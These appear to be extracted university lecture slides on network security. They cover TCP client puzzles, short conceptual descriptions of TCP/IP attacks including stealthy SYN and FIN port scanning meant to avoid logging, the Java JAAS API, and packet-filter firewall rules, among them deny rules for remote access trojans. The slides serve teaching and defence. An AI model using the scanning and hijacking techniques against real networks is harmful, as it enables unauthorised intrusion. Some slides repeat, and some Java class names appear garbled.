$$h(clientIP, x, y, Y) = \overbrace{000 \dots 000}^{\text{first } k \text{ bits of hash value}} \underbrace{BBB \dots BBB}_{\substack{\text{remaining hash bits} \\ \text{any value permitted}}}$$

$k = 0$ no work to do. Client work increases exponentially as k gets larger. Approach is useful if Server is to subsequently commit resources to expensive computation, for example, authentication of client.

Available as option for TCP/IP, not part of IPv4 standard (but backwards compatible). Similar puzzles used in parts of IPv6.

TCP/IP Vulnerabilities: some other attacks

Network
SMTP
TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
Puzzles
▷ Other Attacks

Sniping Attacker gets sequence numbers from packets and sends an RST packet to close connection.

Hijacking Attacker snipes one end of a connection and takes over talking to the other side.

Packet Sniffing Read contents of packet (eg userid/password)

Echo Service (Port 7) Send packet to target IP spoofed from same IP; host may spend all its resources in a loop echoing itself (fixed in most implementations).

DNS Spoofing Typically weak authentication between nameservers: convince local name server that a domain name points to some IP address.

TCP/IP Vulnerabilities: some other attacks

Network
SMTP
TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
Puzzles
▷ Other Attacks

Probing

- Attempt connection to target host/port; RST reply means port is closed, probably. Target may log the probe.
- As above, but attacker does not reply with a SYN/ACK; less likely that target will log your probe.
- FIN scanning. Send a FIN packet; if port is closed then target sends a RST. If open then target drops FIN. Less likely to be logged.

JAAS Java Authentication and Authorization Service

Simon Foley,
Department of Computer Science,
University College Cork.


February 25, 2014

Java Authentication and Authorization Service

Java applications as multi-user programs

Java application needs to authenticate and check authorization of users attempting to login to application

JAAS uses PAM pluggable authentication.



JAAS Authentication based on PAM

To authenticate a subject, application first instantiates

```
LoginContext lc = new LoginContext("config");
```

lc consults PAM-like configuration to load all of the login modules configured for this application. May also pass lc a callback handler for user interaction with application if necessary.

Application then invokes

```
lc.login();
```

this invokes all of the loaded login modules defined by PAM. Each one attempts to authenticate the subject. If successful, lc associates relevant principals and credentials with the subject. Generates exception if not successful.

```
subject s = lc.getSubject();
```

```
...
```

```
lc.logout();
```

JAAS Login Example I

```
LoginContext lc = new loginContext("JaasSample");
```

Where `jaas.conf` specifies the login module

```
JaasSample{  
    com.sun.security.auth.module.module.krb5loginModule required  
}
```

Other module examples include

```
com.sun.security.auth.module.module.keyStoreLoginModule  
com.sun.security.auth.module.module.NTloginModule  
com.sun.security.auth.module.module.UnixLoginModule
```


JAAS Login Example II

Login Module can use a callback handler for user interaction.

```
LoginContext lc =  
    new LoginContext("Sample", new TextCallbackHandler());
```

You can find simple text and dialogue callback handlers in

`com.sun.security.auth.callback`

and use them to get userid/password from user and pass to the login module.

JAAS Entities

A JAAS *subject* is any user of computing service.

A JAAS *principal* is a name associated with a subject

```
public interface Principal{  
    public String getName(); }
```

Since subjects may have multiple names (potentially one for each service with which it interacts), a subject comprises of a set of principals.

```
public interface Subject{  
    public Set getPrincipals(); }
```

JAAS *authentication* corresponds to associating principals with a subject.

JAAS *credentials* relate security attributes with subject/principal (for example, a kerberos ticket, etc).

JAAS Access Control

Use JAAS doAs to associate subject with execution context.

For example, in my application that offers some service to users I have the code:

```
LoginContext lc = new LoginContext( ... );  
lc.login();  
subject s = lc.getSubject();  
subject.doAs(s, action);  
lc.logout();
```

This authenticates the user and ensures that it is authorized to avail of the requested service (action).

JAAS Authorization

Principal based access control. Sample policy file:

```
grant codebase "file:./SampleAction.jar",  
    Principal javax.security.auth.  
        Kerberos.KerberosPrincipal "simon@CSDOMAIN"  
    permission java.io.FilePermission "foo.txt", "read";
```

JAAS treats roles and groups as named principals:

```
grant Principal foo.Role "adminstrator" {  
    permission java.io.FilePermission "foo.txt" "read,write";  
}
```

Introduction to Firewalls

Simon Foley*

March 10, 2014

* *Based on lecture notes from William Fitzgerald, EMC-ISI*

Firewall

▷ Configuration

The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Firewall Configuration

Firewall Definition

Firewall Configuration

▷ The Firewall

Packet-Filter Firewall

Stateful Firewall


Application-Layer

Firewall

Summary

One of the earliest definitions of a firewall [Cheswick] is *“a collection of components placed between two networks that collectively have the following properties:*

- 1. All traffic from inside to outside, and vice-versa, must pass through the firewall.*
- 2. Only authorized traffic, as defined by the local security policy, will be allowed to pass.*
- 3. The firewall itself is immune to penetration.”*



[Cheswick] William R. Cheswick and Steven M. Bellovin: *Firewall and Internet Security: Repelling the Wily Hacker*, Addison-Wesley, April 1994.

Firewall Policy

Firewall Configuration

▷ The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

A firewall policy is a collection of firewall rules, given in sequence.

Each firewall rule takes the form of a series of conditions on packet fields that must be met in order for that rule to be applicable, with a consequent action for the matching packet.

Column Name	Description	OSI Layer Filtered
<i>Index</i>	Rule position in firewall configuration.	-
<i>Dir</i>	Packet direction: inbound or outbound.	-
<i>Iface</i>	Network interface on which a packet was received.	Physical
<i>Mac</i>	Source MAC address.	Data Link
<i>Src IP</i>	Source IP address.	Network
<i>Dst IP</i>	Destination IP address.	Network
<i>ICMP-Type</i>	ICMP Type.	Network
<i>ICMP-Code</i>	ICMP Code.	Network
<i>Proto</i>	Protocol.	Transport
<i>Src Port</i>	Source port.	Transport
<i>Dst Port</i>	Destination port.	Transport
<i>Flag</i>	TCP Flags	Transport
<i>L7-filter</i>	Packet payload pattern match. Specific to Netfilter	Application
<i>Action</i>	Action to perform on the packet: allow, deny and log	-

Example firewall rule

Index	Dir	Iface	Proto	Src IP	Dst IP	Src Port	Dst Port	L7-filter	Action
1	out	eth1	udp	192.168.1.*	*.*.*.*	33033	*	skypeout	Deny

Example: iptables Firewall Configuration

Firewall Configuration

▷ The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

```
iptables -A FORWARD -i eth0 -d webIP -dport 80 -j ACCEPT
iptables -A FORWARD -o eth1 -s webIP -sport 80 -j ACCEPT
iptables -A FORWARD -j DROP
```

Default Firewall Configuration Policy

Firewall Configuration

▷ The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Rules are tested in the order in which they appear in the firewall policy (table).

Once a packet has been successfully matched against a rule, no further rule tests are carried out for that packet.

If the packet fails to be matched against any of the rules, then the firewall imposes a default policy/rule which can be either:

- Default Deny: everything is denied except that which is explicitly permitted.
- Default Allow: everything is permitted except that which is explicitly denied.

Packet-Filter Firewall

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

A *packet-filter* is a firewall that makes decisions about whether or not to permit a packet based only on information found at the data-link, network or transport layers.

OSI model	TCP/IP model	Common Packet Attributes Filtered
Application	Application	Application Protocol Pattern Matching
Presentation		
Session	TCP/UDP	TCP & UDP protocol, TCP & UDP ports, TCP Flags
Transport		
Network	IP, ICMP	source & destination IP, ICMP Type
Data Link	Data link	source MAC address
Physical	Physical	

Packet-Filter Firewall

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall


Application-Layer

Firewall

Summary

Modern packet-filters have the ability to specify firewall rules based on which physical network interface a packet is received or is destined to be transmitted from.

Firewalls typically have multiple inbound and outbound network interfaces.



Packet-Filter Firewall

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall


Stateful Firewall

Application-Layer

Firewall

Summary

Packet-filters are stateless, meaning that each packet is examined in isolation of previously examined packets.



Example: Packet-Filter Configuration

Firewall Configuration

The Firewall

 Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Consider the following network security requirements:

RequirementID	Description
nsp-1	Permit Internet access to Web server on ports HTTP and HTTPS.
nsp-2	Permit business partners access to Intranet partner server over port VPN.
nsp-3	Permit Intranet users access to external Web servers on ports HTTP and HTTPS.
nsp-4	Permit Intranet users access to file server on port FTP only.
nsp-5	Permit firewall administration from Intranet on port SSH by administrator team.
nsp-6	Deny Skype communication.
nsp-7	Deny known Remote Access Trojans making outward connections.
nsp-8	Log and Deny all other Internet to Intranet access.

Example: Packet-Filter Configuration

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Consider the following network security requirements:

RequirementID	Description
nsp-1	Permit Internet access to Web server on ports HTTP and HTTPS.
nsp-2	Permit business partners access to Intranet partner server over port VPN.
nsp-3	Permit Intranet users access to external Web servers on ports HTTP and HTTPS.
nsp-4	Permit Intranet users access to file server on port FTP only.
nsp-5	Permit firewall administration from Intranet on port SSH by administrator team.
nsp-6	Deny Skype communication.
nsp-7	Deny known Remote Access Trojans making outward connections.
nsp-8	Log and Deny all other Internet to Intranet access.

These are implemented by the following firewall policy/rules:

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	*	Allow
2	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	443	*	Allow
3	in	eth0	tcp	partnerIP	≥ 1024	vpnIP	22	*	Allow
4	in	eth0	tcp	*.*.*.*	80	lanIP	≥ 1024	ack	Allow
5	in	eth1	tcp	lanIP	≥ 1024	ftpIP	21	*	Allow
6	in	eth1	tcp	adminIP	≥ 1024	fwIP	22	*	Allow
7	in	eth0	udp	*.*.*.*	*	lanIP	23399	*	Deny
8	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Log
9	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Deny
10	out	eth0	tcp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
11	out	eth0	udp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
12	out	eth1	*	*.*.*.*	*	*.*.*.*	*	*	Allow

Example: Packet-Filter Configuration

Firewall Configuration

The Firewall

 Packet-Filter

 ▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Policy ID	Description
nsp-1	Permit Internet access to Web server on ports HTTP and HTTPS only.
nsp-2	Permit business partners access to Intranet partner server over port VPN.
nsp-3	Permit Intranet users access to external Web servers on ports HTTP and HTTPS.
nsp-4	Permit Intranet users access to file server on port FTP only.
nsp-5	Permit firewall administration from Intranet on port SSH by administrator team.
nsp-6	Deny Skype communication.
nsp-7	Deny known Remote Access Trojans making outward connections.
nsp-8	Log and Deny all other Internet to Intranet access.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	*	Allow
2	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	443	*	Allow
3	in	eth0	tcp	partnerIP	≥ 1024	vpnIP	22	*	Allow
4	in	eth0	tcp	*.*.*.*	80	lanIP	≥ 1024	ack	Allow
5	in	eth1	tcp	lanIP	≥ 1024	ftpIP	21	*	Allow
6	in	eth1	tcp	adminIP	≥ 1024	fwIP	22	*	Allow
7	in	eth0	udp	*.*.*.*	*	lanIP	23399	*	Deny
8	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Log
9	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Deny
10	out	eth0	tcp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
11	out	eth0	udp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
12	out	eth1	*	*.*.*.*	*	*.*.*.*	*	*	Allow

Example: Packet-Filter Configuration

Firewall Configuration

The Firewall

 Packet-Filter

 ▷ Firewall

 Stateful Firewall

 Application-Layer

 Firewall

 Summary

Policy ID	Description
nsp-1	Permit Internet access to Web server on ports HTTP and HTTPS only.
nsp-2	Permit business partners access to Intranet partner server over port VPN.
nsp-3	Permit Intranet users access to external Web servers on ports HTTP and HTTPS.
nsp-4	Permit Intranet users access to file server on port FTP only.
nsp-5	Permit firewall administration from Intranet on port SSH by administrator team.
nsp-6	Deny Skype communication.
nsp-7	Deny known Remote Access Trojans making outward connections.
nsp-8	Log and Deny all other Internet to Intranet access.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	*	Allow
2	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	443	*	Allow
3	in	eth0	tcp	partnerIP	≥ 1024	vpnIP	22	*	Allow
4	in	eth0	tcp	*.*.*.*	80	lanIP	≥ 1024	ack	Allow
5	in	eth1	tcp	lanIP	≥ 1024	ftpIP	21	*	Allow
6	in	eth1	tcp	adminIP	≥ 1024	fwIP	22	*	Allow
7	in	eth0	udp	*.*.*.*	*	lanIP	23399	*	Deny
8	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Log
9	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Deny
10	out	eth0	tcp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
11	out	eth0	udp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
12	out	eth1	*	*.*.*.*	*	*.*.*.*	*	*	Allow

Example: Port-Based Attack Reduction

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall


Application-Layer

Firewall

Summary

An attack surface is the number of Internet accessible network resources (in terms of IP addresses and ports) that are available for a potential attacker to exploit.

- A Web server may have a number of open ports, for example telnet, that are not intended for Internet access.



Example: Port-Based Attack Reduction

Firewall Configuration

The Firewall

Packet-Filter

Firewall


Stateful Firewall

Application-Layer

Firewall

Summary

- Configuring a packet-filter firewall to permit intended Web server traffic destined for ports 80 and 443, will reduce the attack surface from a possible 65535 ports to just 2 ports.



Restrict what services (ports) are accessible

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	*	Allow
2	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	443	*	Allow

Example: Port-Based Attack Reduction

Firewall Configuration

The Firewall

Packet-Filter


▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary



Example: Client Access Restriction

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Recall the network security goal:

Policy ID	Description
nsp-2	Permit business partners access to Intranet partner server over port VPN only.

Configured with the following firewall rule:

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
3	in	eth0	tcp	partnerIP	≥ 1024	vpnIP	22	*	Allow

Example: Client Access Restriction

Firewall Configuration

The Firewall

Packet-Filter

